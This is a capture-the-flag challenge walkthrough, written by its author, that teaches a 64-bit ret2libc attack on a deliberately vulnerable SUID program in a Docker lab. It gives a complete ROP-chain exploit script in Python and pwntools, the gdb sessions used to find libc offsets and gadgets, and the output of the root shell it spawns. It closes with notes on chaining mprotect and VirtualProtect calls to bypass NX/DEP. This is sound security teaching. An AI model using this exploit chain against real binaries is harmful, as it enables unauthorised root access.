This is a challenge that I wrote for the The Petting Zoo CTF.

```
sudo docker pull ghcr.io/tanc7/tpz-barracuda:latest
```

```
sudo docker run --rm -it --privileged -p 2222:22
ghcr.io/tanc7/tpz-barracuda:latest /bin/bash
```

Exercise #3: Ret2libc attacks on 64-bit machines, differences in calling conventions


Admins: First make sure you turn ASLR off in your victim host. **echo 0 > /proc/sys/kernel/randomize_va_space**[1]

Players: Login by ssh-ing into it, your user is ctf@<ip address>, your port is 2222, and your password is "player", ***ssh ctf@<ip address> -p 2222***


```
ctlister@darkinternetmotherfuckers:~$ ssh ctf@localhost -p 2222
ctf@localhost's password:
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.13.0-52-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Mon Jul 18 11:49:53 2022 from 172.17.0.1
$ bash
ctf@ddd10dbd7e70:~$
```

Type **tmux** to open a tmux session and if you want bash completion type **bash**. Split into two panes **Ctrl+B "** if you want horizontal, or **Ctrl+B %** if you want vertical

[1] You can do a quick test by running the **ldd vulnapp** command multiple times. If the addresses of it's dependencies change at each execution, ASLR is still enabled. If it remains the same, ASLR is confirmed to be disabled.



Switch control of panes by pressing **CTRL+B (up arrow)** go up, and **(down arrow)** to go down so you can multitask. You will be using **nano** for your text editor. For example, **nano exploit.py**, and to save the file **CTRL+X** and hit **Y** to save it. Then you can run the script with **python3 exploit.py**



Foreword: Limitations of the GDB debugger and why we need pwntools

When you complete this exercise, gdb will spawn a child process that forks (the root shell that popped), by default because you have not entered a command, the child shell immediately exits and dies[2]. Once we prove that we can actually spawn a malicious root level process, we will modify our code using pwntools (preinstalled on your Docker image) instead of using cumbersome gdb “catch” statements or awkward console commands.[3]

[2] https://ftp.gnu.org/old-gnu/Manuals/gdb/html_node/gdb_25.html “If you have set a breakpoint in any code which the child then executes, the child will get a SIGTRAP signal which (unless it catches the signal) will cause it to terminate. “
[3] https://ftp.gnu.org/old-gnu/Manuals/gdb/html_node/gdb_30.html#SEC31

Exercise #1: Ret2libc attacks on 64-bit machines, differences in calling conventions


To speed up the exercise, I have already done the cyclic pattern mapping of RBP, RSP, and RIP for you. Since we have less than 5 hours before the CTF ends I will simply give you the answers to start off since we have already done this in the first binary exploitation challenge.

1. RBP will be completely overwritten at 208 bytes.
2. RSP will be completely overwritten at 216 bytes.
3. Meaning that any additional bytes after that will overwrite RIP (216 bytes)

Your script will look like this at first.

```
#!/usr/bin/python3
import sys
import struct

buf = b"A"*208
buf += b"B"*8
# buf += b"C"*6
```

Now run and exit the application's execution. **Gdb vuln -q** and press **r** and **Ctrl+C**. Since we disabled Address Space Layout Randomization, let's map out all of the modules (in this case "Shared Objects", or "Linux DLLs"). Type **vmmap** and press enter.



The highlighted section of the picture is the base address of the standard C Library. We can cherry pick functions out of this module/file/library to add to our ROP-chain. Add it to your exploit code so it looks like this.

```
#!/usr/bin/python3
import sys
import struct

buf = b"A"*208
buf += b"B"*8
# buf += b"C"*6

libc_base_address = 0x00007ffff7dad000
```

We need to find a reference to /bin/sh (the standard UNIX shell). In gdb type **find /bin/sh** and note the address (it may be different for me than for you).

The absolute address I found in the C standard library is 0x7ffff7f615bd. We need to calculate the relative offset from the base address to the function. In gdb, calculate this offset by typing **p/x (0x7ffff7f615bd-0x00007ffff7dad000)**. The formula is **p/x (absolute address - base address)**[4]

```
0xffffffffff600000 0xffffffffff601000 --xp      [vsyscall]
gdb-peda$ find /bin/sh
Searching for '/bin/sh' in: None ranges
Found 1 results, display max 1 items:
libc : 0x7ffff7f615bd --> 0x68732f6e69622f ('/bin/sh')
gdb-peda$ p/x (0x7ffff7f615bd-0x00007ffff7dad000)
$1 = 0x1b45bd
gdb-peda$
```

[4] Alternatively, you can save the address as a variable with the set $variable command. For example, **set $base=0x00007ffff7dad000** then **set $abs=0x7ffff7f615bd** and **p/x ($abs-$base)** will give **$1 = 0x1b45bd.** Just do not pick numbers like $1, or $2 and so on because they are reserved https://sourceware.org/gdb/onlinedocs/gdb/Convenience-Vars.html

Update your code with the offset, which will look like this

```
#!/usr/bin/python3
import sys
import struct

buf = b"A"*208
buf += b"B"*8
# buf += b"C"*6

libc_base_address = 0x00007ffff7dad000
shell = libc_base_address + 0x1b45bd
```

Now find a system() call, run **p system** and once again, calculate the offset as I shown above

And update your code.

```
#!/usr/bin/python3
import sys
import struct

buf = b"A"*208
buf += b"B"*8
# buf += b"C"*6

libc_base_address = 0x00007ffff7dad000
shell = libc_base_address + 0x1b45bd
syscall = libc_base_address + 0x52290
```

Find a exit function, **p exit**, and once again calculate the offset and update your code.

```
gdb-peda$ p exit
$3 = {void (int)} 0x7ffff7df3a40 <__GI_exit>
gdb-peda$ p/x (0x7ffff7df3a40-0x00007ffff7dad000)
$4 = 0x46a40
gdb-peda$
```

```
#!/usr/bin/python3
import sys
import struct

buf = b"A"*208
buf += b"B"*8
# buf += b"C"*6

libc_base_address = 0x00007ffff7dad000
shell = libc_base_address + 0x1b45bd
syscall = libc_base_address + 0x52290
exitfunc = libc_base_address + 0x46a40
```


Because of x64 calling conventions[5], which makes exploitation completely different than i386 (IA-32) exploitation, arguments are stored in registers, beginning with the RDI register. We need to pop the value of the pointer to /bin/sh into the RDI register so we can call it. We need to use our preinstalled tool, ropper, to search for a POP RDI, RET; instruction. Run ropper right now.

Ropper

In the ropper console, specify the C Standard Library that you found with **vmmap**. Enter **file /usr/lib/x86_64-linux-gnu/libc-2.31.so** (yours may be different since it's a Docker container)

And then look for a POP RDI ROP Gadget **search /1/ pop rdi**


[5] See the bottom for x64 calling conventions for exploitation of Linux and Windows platforms.



The last instruction is what we need, copy and paste the address into your exploit code and it will look like this.

```
#!/usr/bin/python3
import sys
import struct

buf = b"A"*208
buf += b"B"*8
# buf += b"C"*6

libc_base_address = 0x00007ffff7dad000
shell = libc_base_address + 0x1b45bd
syscall = libc_base_address + 0x52290
exitfunc = libc_base_address + 0x46a40
pop_rdi = libc_base_address + 0x0000000000023b6a
```

We also need a RET (return) instruction to align the stack or our exploit will fail. In ropper search for a single RET gadget, **search /1/ ret**



Add the gadget to your code, and it will look like this.

```
#!/usr/bin/python3
import sys
import struct

buf = b"A"*208
buf += b"B"*8
# buf += b"C"*6

libc_base_address = 0x00007ffff7dad000
shell = libc_base_address + 0x1b45bd
syscall = libc_base_address + 0x52290
exitfunc = libc_base_address + 0x46a40
pop_rdi = libc_base_address + 0x0000000000023b6a
ret = libc_base_address + 0x00000000000c067d
```

To assemble our ROP-chain, we will use Python's struct and c-types methods to put together the gadgets. The gadgets are fed "in-reverse" and ultimately will execute the instructions in this order…

1. Exit the exploited application
2. Run a system() call
3. Write the pointer to /bin/sh onto the stack
4. Pop the value of that pointer into the RDI register (your first argument)
5. Executes a return

The ROP-chain calls system(/bin/sh) for you with root privileges as this exploitable app not only as the suid bit on, but also improperly written.

To feed the ROP chain, we will pack the memory addresses using the double long little-endian format struct.pack('<Q',address).

The chain looks like this.

```
buf += struct.pack('<Q',ret)
buf += struct.pack('<Q',pop_rdi)
buf += struct.pack('<Q',shell)
buf += struct.pack('<Q',syscall)
buf += struct.pack('<Q',exitfunc)
```

We also need to write the exploit to a file on the disk and then pipe it into the standard input of the vulnerable app, that uses the easily exploitable gets() function.

Ultimately your exploit will look like this

```
#!/usr/bin/python3
import sys
import struct

buf = b"A"*208
buf += b"B"*8
# buf += b"C"*6

libc_base_address = 0x00007ffff7dad000
shell = libc_base_address + 0x1b45bd
syscall = libc_base_address + 0x52290
exitfunc = libc_base_address + 0x46a40
pop_rdi = libc_base_address + 0x0000000000023b6a
ret = libc_base_address + 0x00000000000c067d

buf += struct.pack('<Q',ret)
buf += struct.pack('<Q',pop_rdi)
buf += struct.pack('<Q',shell)
buf += struct.pack('<Q',syscall)
buf += struct.pack('<Q',exitfunc)

with open('payload','wb') as payload:
   payload.write(buf)
```

Generate the malicious buffer by running **python3 exploit.py** and note that you have a new file, “payload”, **ls payload**.

We can test this out in gdb by restarting gdb and disassembling the greet_me function and add a breakpoint to it.

```
gdb-peda$ disas greet_me
Dump of assembler code for function greet_me:
   0x0000000000401156 <+0>:     push   rbp
   0x0000000000401157 <+1>:     mov    rbp,rsp
   0x000000000040115a <+4>:     sub    rsp,0xd0
   0x0000000000401161 <+11>:    lea    rax,[rbp-0xd0]
   0x0000000000401168 <+18>:    mov    rdi,rax
   0x000000000040116b <+21>:    mov    eax,0x0
   0x0000000000401170 <+26>:    call   0x401040 <gets@plt>
   0x0000000000401175 <+31>:    lea    rax,[rbp-0xd0]
   0x000000000040117c <+38>:    mov    rsi,rax
   0x000000000040117f <+41>:    lea    rdi,[rip+0xe7e]        # 0x402004
   0x0000000000401186 <+48>:    mov    eax,0x0
   0x000000000040118b <+53>:    call   0x401030 <printf@plt>
   0x0000000000401190 <+58>:    nop
   0x0000000000401191 <+59>:    leave
   0x0000000000401192 <+60>:    ret
End of assembler dump.
gdb-peda$
```

Add a breakpoint at the end of the greet_me function, **b *greet_me+60** and then run the app **r < payload.**

Once it hits the breakpoint, single step with the **si** command and observe the ROP chain.

```
RBP: 0x4242424242424242 ('BBBBBBBB')
RSP: 0x7fffffffdc90 --> 0x7ffff7dd0b6a (<init_cacheinfo+234>:   pop    rdi)
RIP: 0x7ffff7e6d67d (<____wcstod_l_internal+5485>:      ret)
R8 : 0x0
```

```
RSP: 0x7fffffffdc98 --> 0x7ffff7f615bd --> 0x68732f6e69622f ('/bin/sh')
RIP: 0x7ffff7dd0b6a (<init_cacheinfo+234>:      pop    rdi)
R8 : 0x0
```

```
RDI: 0x7ffff7f615bd --> 0x68732f6e69622f ('/bin/sh')
RBP: 0x4242424242424242 ('BBBBBBBB')
RSP: 0x7fffffffdca0 --> 0x7ffff7dff290 (<__libc_system>:         endbr64)
RIP: 0x7ffff7dd0b6b (<init_cacheinfo+235>:      ret)
R8 : 0x0
```

When you are finished, let the app continue and attempt to spawn a root shell. **C**

```
gdb-peda$ c
Continuing.
[Attaching after process 2594020 vfork to child process 2594509]
[New inferior 2 (process 2594509)]
[Detaching vfork parent process 2594020 after child exec]
[Inferior 1 (process 2594020) detached]
process 2594509 is executing new program: /usr/bin/dash
Error in re-setting breakpoint 1: No symbol table is loaded.  Use the "file" command.
Error in re-setting breakpoint 1: No symbol "greet_me" in current context.
Error in re-setting breakpoint 1: No symbol "greet_me" in current context.
Error in re-setting breakpoint 1: No symbol "greet_me" in current context.
[Attaching after process 2594509 fork to child process 2594510]
[New inferior 3 (process 2594510)]
[Detaching after fork from parent process 2594509]
[Inferior 2 (process 2594509) detached]
Error in re-setting breakpoint 1: No symbol "greet_me" in current context.
process 2594510 is executing new program: /usr/bin/dash
Error in re-setting breakpoint 1: No symbol table is loaded.  Use the "file" command.
Error in re-setting breakpoint 1: No symbol "greet_me" in current context.
Error in re-setting breakpoint 1: No symbol "greet_me" in current context.
Error in re-setting breakpoint 1: No symbol "greet_me" in current context.
[Inferior 3 (process 2594510) exited normally]
Warning: not running
gdb-peda$
```

Notice that it attempted to spawn a child process (a root level shell) but because no commands have been given to it, it exits. Quit gdb, **quit.**

Execute the root shell by running **(cat payload ; cat) | ./vuln** and with your root privileges, grab the flag **cat /root/flag.txt** (if the app is not responding, press [Enter] once)


```
ctlister@darkinternetmotherfuckers:~/Documents/tpzchallenges/tpz-ret2libc-64.zippath$ ( cat payload ; cat) | ./vuln

Hi there AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAABBBBBBBB} !!
id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),134(lib
whoami
root
^C
ctlister@darkinternetmotherfuckers:~/Documents/tpzchallenges/tpz-ret2libc-64.zippath$ ( cat payload ; cat) | ./vuln

Hi there AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAABBBBBBBB} !!
cat /root/flag.txt
cat: /root/flag.txt: No such file or directory
```

Pwntools alternative

As you can see, it's quite cumbersome to get GNU Debugger to catch the child shell session or simply getting the exploit to work on the command line. Thankfully we have pwntools, which has modules that automatically attach to the session for you. If you want to go for the extra mile, rewrite your code as so.

```
#!/usr/bin/python3
import sys
import struct
from pwn import *

exe = context.binary = ELF('./vuln')
libc_base_address = 0x00007ffff7dad000
pop_rdi = libc_base_address + 0x0000000000023b6a
shell = libc_base_address + 0x1b45bd
syscall = libc_base_address + 0x52290
exitfunc = libc_base_address + 0x46a40
ret = libc_base_address + 0x00000000000c067d
buf = b"A"*208
buf += b"B"*8
# buf += b"C"*6
buf += struct.pack('<Q',ret)
buf += struct.pack('<Q',pop_rdi)
buf += struct.pack('<Q',shell)
buf += struct.pack('<Q',syscall)
buf += struct.pack('<Q',exitfunc)

io = process(exe.path)
with open('payload','wb') as payload:
   payload.write(buf)

io.sendline(buf)
io.interactive()
```

And run it again, **python3 pwntools.py**



A word on x64 calling conventions.

We have yet to actually disable NX on Linux machines, rather we reused code with a simple ROP chain to execute our shell by calling the shell from code we found in the stack using ropper. Technically, we executed **system('/bin/sh')** because we set up the first argument "/bin/sh" by pushing a pointer to it into the RDI register, then aligning the stack with a ret instruction, and then performing a system call.

There is a BIG difference between x64 and x32 exploitation, and a slight difference between how x64 calling conventions on Linux and Windows.

To disable mprotect on Linux 64-bit you must set up the registers as so…

mprotect(RDI,RSI,RDX,RCX,R8,R9)[6]

To disable VirtualProtect on Windows 64-bit you must set up the registers as so…

VirtualProtect(RCX,RDX,R8,R9)

This means you must be careful picking your ROP gadgets to disable Data Execution Prevention (Windows) or Non-Executable Bits on the Stack (Linux) for 64-bit applications and machines.[7] You cannot pick a gadget that alters the registers listed above, but you CAN pick instructions that write dummy addresses (eight letter A's to R12 for example) and then executes a RET instruction if it's not convenient to find a simple RET instruction.

In the event that you cannot find a simple RET instruction to realign the stack, find something like pop rsi; pop r15; ret; (which sets the value of the second argument for Linux in the RSI register, and writes a dummy value to r15) and write a dummy value onto the stack, then pop it into a register NOT used in the x64 calling convention. These dummy gadgets can be repeatedly spammed if you are just simply looking for a way to call a RET instruction or to set up additional arguments in your shellcode.

[6] Any additional arguments beyond this can be performed from a offset from the stack pointer, so argument #7 is RSP + 0x10, #8 is RSP + 0x18

[7] If this is looking complex for you, I can always suggest single-stepping through the code in your debugger to ensure what values are being popped off the stack into what register so you won't face-plant.